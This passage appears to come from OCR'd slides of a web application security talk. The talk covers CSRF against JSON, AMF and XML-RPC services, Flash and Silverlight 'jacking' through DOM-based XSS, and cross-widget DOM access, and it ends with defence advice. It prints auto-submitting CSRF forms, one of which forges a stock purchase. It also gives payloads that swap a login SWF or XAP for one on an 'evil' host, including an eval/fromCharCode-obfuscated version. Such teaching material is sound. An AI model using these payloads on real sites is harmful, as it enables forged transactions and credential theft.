Connection: keep-alive

Content-Type: text/plain

Content-Length: 57

{"id":3,"method":"getProduct","params":{ "id" : 3}}=foo

# HTTP Resp.

HTTP/1.1 200 OK

Date: Sat, 17 Jul 2010 09:14:44 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Cache-Control: no-cache

Pragma: no-cache

Expires: -1

Content-Type: text/plain; charset=utf-8

Content-Length: 1135

{"id":3,"result":{"Products":{"columns":["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":[[3,"Doctor Zhivago","Drama / Romance","David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of view of the intellectual, introspective title character (Omar Sharif). As the political landscape changes, and the Czarist regime comes to an end, Dr. Zhivago's relationships reflect the political turmoil raging about him. Though he is married, the vagaries of war lead him to begin a love affair with the beautiful Lara (Julie Christie). But he cannot escape the machinations of a band of selfish and cruel characters: General Strelnikov (Tom Courtenay), a Bolshevik General; Komarovsky (Rod Steiger), Lara's former lover; and Yevgraf (Alec Guinness), Zhivago's sinister half-brother. This epic, sweeping romance, told in flashback, captures the lushness of Moscow before the war and the violent social upheaval that followed. The film is based on the Pulitzer Prize-winning novel by Boris Pasternak.",10.99,"zhivago","zhivago.html"]]}}}

# AMF

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
    action="http://192.168.100.101:8080/samples/messagebroker/http"
    METHOD="POST">
     <input type="hidden" name='<amfx ver' value='"3"
    xmlns="http://www.macromedia.com/2005/amfx"><body><object
    type="flex.messaging.messages.CommandMessage"><traits><string>body</string
    ><string>clientId</string><string>correlationId</string><string>destination</strin
    g><string>headers</string><string>messageId</string><string>operation</string
    ><string>timestamp</string><string>timeToLive</string></traits><object><traits
    /></object><null/><string/><string/><object><traits><string>DSId</string><str
    ing>DSMessagingVersion</string></traits><string>nil</string><int>1</int></objec
    t><string>68AFD7CE-BFE2-4881-E6FD-
    694A0148122B</string><int>5</int><int>0</int><int>0</int></object></body>
    </amfx>'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```



OWASP

# XML

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value='"1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>

# Demos

- Simple trade demo – XML-RPC call CSRF.

# FLASHJACKING

# Flashjacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName("login").item(0).src = "http://evil/login.swf"

# Double eval – eval the eval

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘
- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))

# silvelightjacking


- It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Silvelight files
- DOM based issue can change xap file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName("login").item(0).src = "http://evil/login.xap"

# RICH HTML COMPONENTS

# Widgets

- Widgets/Gadgets/Modules – popular with Web 2.0 applications
- Small programs runs under browser
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels
- Exploitable …

# Cross DOM Access



# DOM traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load

# Demo

- Cross Widget Spying 
- Using DOMScan to review Widget Architecture and Access Mechanism 
- RSS Feed Hacking 
- Mashup Hacks 
- Cross Domain Callback Hacking 

# DEFENDING APPLICATIONS

# Security at CODE Level

- JS, Flash or XAP should not have server side logic – should be presentation layer only …
- Obfuscation may help a bit – not full proof.
- Source code and object code analysis during blackbox testing would require
- Resource discoveries and fuzzing – a must for SOAP, JSON and AMF streams
- Careful with HTML 5 implementation
- DOM based scanning and analysis is required
- Cross streams and third party analytics

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

# CONCLUSION AND QUESTIONS